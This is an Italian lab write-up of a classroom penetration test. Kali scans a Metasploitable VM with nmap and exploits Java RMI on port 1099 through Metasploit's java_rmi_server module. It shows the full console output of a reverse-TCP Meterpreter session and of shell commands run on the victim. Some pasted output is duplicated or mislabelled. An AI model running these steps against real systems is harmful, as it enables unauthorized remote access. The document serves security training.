

- 1) Abbiamo impostato come richiesto gli indirizzi IP di entrambe le macchine, ovvero KALI: 192.168.11.111 e META:192.168.11.112

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe55:b79c prefixlen 64 scopeid 0x2<link>
    ether 08:00:27:1b:9d:87 txqueuelen 1000 (Ethernet)
    RX packets 37 bytes 988 (966.8 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2424 (2.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:55:b7:9c
          inet addr:192.168.11.112  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe55:b79c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1056 (1.0 KB)  TX bytes:4752 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23085 (22.5 KB)  TX bytes:23085 (22.5 KB)

msfadmin@metasploitable:~$
```

- 2.) Effettuiamo un PING da kali verso meta per controllare se le due macchine comunicano, il ping va a buon fine. Dopodichè utilizziamo NMAP per scansionare le porte aperte ed i relativi servizi.

```
kali@kali:~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.908 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.38 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.496 ms

--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 0.496/0.545/1.383/0.362 ms

kali@kali:~$ nmap 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 18:14 EST
Nmap scan report for 192.168.11.112
Host is up (0.0000s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

3.) Per avere maggiori informazioni circa la versione dei servizi, impostiamo il parametro **-sV** e rilanciamo il comando di NMAP. Notiamo la vulnerabilità richiesta sulla porta 1099, JAVA\_RMI

```
kali@kali:~$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 18:15 EST
Nmap scan report for 192.168.11.112
Host is up (0.00023s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind         2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?          Netkit rshd
514/tcp   open  shell           GNU Classpath grmiregistry
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc             VNC (protocol 3.3)
6000/tcp  open  X11             (access denied)
6667/tcp  open  irc             UnrealIRCd
8000/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8180/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.94 seconds
```

4.) Apriamo un altro terminale e lanciamo MSFCONSOLE di meta, andiamo a cercare l'exploit più adatto alla vulnerabilità trovata, facciamo una ricerca dei moduli disponibili con SEARCH JAVA\_RMI

```
kali@kali:~$ msf5 > search java-rmi
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
#  ----
0  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No    Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl
msf5 >

kali@kali:~$ msf5 > search java_rmi_server
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
#  ----
0  exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes   Java RMI Server Insecure Default Config
1  auxiliary/scanner/misc/java_rmi_server      2011-10-15      normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server
msf5 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server)
=====
Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.11.112  yes       The target host(s).
RHOST     192.168.11.112  yes       The target host (RCP).
RHOSTS    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URI_PATH  false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -
LHOST     192.168.11.112  yes       The listen address (an interface may be specified)
LHOST     192.168.11.112  yes       The listen port
```

5.) Scegliamo l'exploit 0 ovvero **exploit/multi/misc/java\_rmi\_server**. Lanciamo il comando USE 0 e poi SHOW OPTIONS per vedere i parametri obbligatori da settare. Da notare il payload di default già settato.


```
kali@kali:~$ msf5 > search java_rmi_server
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
#  ----
0  exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes   Java RMI Server Insecure Default Config
1  auxiliary/scanner/misc/java_rmi_server      2011-10-15      normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server
msf5 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server)
=====
Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.11.112  yes       The target host(s).
RHOST     192.168.11.112  yes       The target host (RCP).
RHOSTS    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URI_PATH  false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -
LHOST     192.168.11.112  yes       The listen address (an interface may be specified)
LHOST     192.168.11.112  yes       The listen port

Exploit target:
=====
#  Name
#  ----
0  Generic (Java Payload)
```


6.) Impostiamo RHOST con l'indirizzo della macchina target e HTTPDELAY a 20. Successivamente con SHOW PAYLOADS vediamo quali sono i payload disponibili per questo tipo di exploit. Abbiamo scelto di usare quello di default ovvero **java/meterpreter/reverse\_tcp**, pertanto possiamo direttamente lanciare l'attacco. L'attacco va a buon fine, abbiamo ottenuto una shell di Meterpreter.



```
kali@kali: ~  
View the full module info with the info, or info -d command.  
msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf5 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20  
HTTPDELAY => 20  
msf5 exploit(multi/misc/java_rmi_server) > show payloads  
Compatible Payloads  
# Name Disclosure Date Rank Check Description  
#-----  
0 payload/generic/custom normal No Custom Payload  
1 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline  
2 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inlin  
#-----  
3 payload/generic/ssh/interact normal No Interact with established SSH Connection  
4 payload/java/jsp_shell_bind_tcp normal No Java JSP Command Shell, Bind TCP Inlin  
5 payload/java/jsp_shell_reverse_tcp normal No Java JSP Command Shell, Reverse TCP Inlin  
#-----  
6 payload/java/meterpreter/bind_tcp normal No Java Meterpreter, Java Bind TCP Stager  
7 payload/java/meterpreter/reverse_http normal No Java Meterpreter, Java Reverse HTTPDS Sta  
8 payload/java/meterpreter/reverse_https normal No Java Meterpreter, Java Reverse HTTPDS Sta  
9 payload/java/meterpreter/reverse_tcp normal No Java Meterpreter, Java Reverse TCP Stage  
#-----  
10 payload/java/shell/bind_tcp normal No Command Shell, Java Bind TCP Stager  
11 payload/java/shell/reverse_tcp normal No Command Shell, Java Reverse TCP Stager  
12 payload/java/shell_reverse_tcp normal No Java Command Shell, Reverse TCP Inline  
13 payload/multi/meterpreter/reverse_http normal No Architecture-Independent Meterpreter Sta  
14 payload/multi/meterpreter/reverse_https normal No Architecture-Independent Meterpreter Sta  
#-----  
15 Reverse HTTP Stager (Multiple Architectures)  
16 payload/multi/meterpreter/reverse_https normal No Architecture-Independent Meterpreter Sta  
#-----  
17 Reverse HTTP Stager (Multiple Architectures)  
msf5 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/bq2j7D539  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header...  
[*] 192.168.11.112:1099 - Sending RMI Call...  
[*] Sending stage (58929 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54163) at 2023-03-09 19:05:45 -0500  
meterpreter >
```

```
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds  
--(kali@kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 18:15 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.00023s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd  
53/tcp open domain ISC BIND 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp open rpcbind 2 (RPC #100000)  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
513/tcp open login?  
514/tcp open shell Netkit rshd  
1099/tcp open java-rmi GNU Classpath grmiregistry  
1524/tcp open bindshell Metasploitable root shell  
2049/tcp open nfs 2-4 (RPC #100003)  
2121/tcp open ftp ProFTPD 1.3.1  
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5  
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp open vnc VNC (protocol 3.3)  
6000/tcp open X11 (access denied)  
6667/tcp open irc UnrealIRCd  
8080/tcp open ajp13 Apache Jserv (Protocol v1.3)  
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux  
Service detection performed. Please report any incorrect results at https://nmap.org/submit  
Nmap done: 1 IP address (1 host up) scanned in 65.94 seconds  
--(kali@kali)-[~]  
$
```

7.) Essendo adesso dentro una sessione di Meterpreter, possiamo lanciare vari comandi per poter carpire informazioni sul sistema target oppure anche per caricare codice arbitrario da eseguire sulla macchina vittima(UPLOAD). Nel nostro caso abbiamo scelto i due comandi principali per avere le informazioni richieste, ovvero IFCONFIG per ottenere la configurazione di rete sul sistema target e ROUTE per visionare (ed eventualmente modificare) le tabelle di routing.



```
kali@kali: ~  
Stdapi: Audio Output Commands  
Command Description  
play play a waveform audio file (.wav) on the target system  
meterpreter > route  
IPv4 network routes  
Subnet Netmask Gateway Metric Interface  
127.0.0.1 255.0.0.0 0.0.0.0  
192.168.11.112 255.255.255.0 0.0.0.0  
IPv6 network routes  
Subnet Netmask Gateway Metric Interface  
::1 fe80::a00:27ff:fe55:b79c :: ::  
meterpreter > ifconfig  
Interface 1  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe55:b79c  
IPv6 Netmask : ::  
meterpreter >
```

8.) Inoltre possiamo con il comando SHELL aprire il terminale della macchina vittima e lanciare direttamente il comando NETSTAT -R oppure ROUTE per avere info più dettagliate sulle table di routing.

```
File Actions Edit View Help
[*] payload/generic/ssh/interact
[*] payload/java/jsp_shell_bind_tcp
[*] payload/java/jsp_shell_reverse_tcp
[*] payload/java/meterpreter/bind_tcp
[*] payload/java/meterpreter/reverse_http
[*] payload/java/meterpreter/reverse_https
[*] payload/java/meterpreter/reverse_tcp
[*] payload/java/shell/bind_tcp
[*] payload/java/shell/reverse_tcp
[*] payload/java/shell_reverse_tcp
[*] payload/multi/meterpreter/reverse_http
[*] payload/multi/meterpreter/reverse_https
[*] payload/multi/meterpreter/reverse_https
[*] exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:10999 - Using URL: http://192.168.11.111:8080/16f7Jc2YD70C
[*] 192.168.11.112:10999 - Server started
[*] 192.168.11.112:10999 - Sending RMI Header ...
[*] 192.168.11.112:10999 - Sending RMI Call ...
[*] 192.168.11.112:10999 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:56372) at 2023-03-10 10:11:50 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -r
Kernel IP routing table
Destination      Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0     *               255.255.255.0   U        0 0          0 eth0
default          192.168.11.1   0.0.0.0         UG        0 0          0 eth0

route
Kernel IP routing table
Destination      Gateway         Genmask         Flags   Metric Ref  Use Iface
192.168.11.0     *               255.255.255.0   U        0 0          0 eth0
default          192.168.11.1   0.0.0.0         UG       100 0          0 eth0
```

## Conclusioni:

- IPv4 192.168.11.112
- Nome scheda di rete principale: ETH0
- Subnet: 255.255.255.0
- Ipv4 della scheda di rete di LOOPBACK: 127.0.0.1 (ovvero il LOCALHOST)

(Per cui abbiamo 2 interfacce di rete, cioè quella di loopback e quella principale)

- Tabella di routing: la rete a cui appartiene la macchina vittima è la 192.168.11.0, mentre il gateway con cui va verso l'esterno o per raggiungere la destinazione finale ha l'indirizzo 192.168.11.1 (next-hop)
- Il Flag U indica che la rotta IP è operativa
- La Genmask indica la sottorete
- L'asterisco \* indica che è direttamente collegato a quell'indirizzo
- Iface ETH0 indica che il gateway può essere raggiunto tramite questa interfaccia
- 0.0.0.0 nella GENMASK indica che TUTTE le reti possono raggiungere il gateway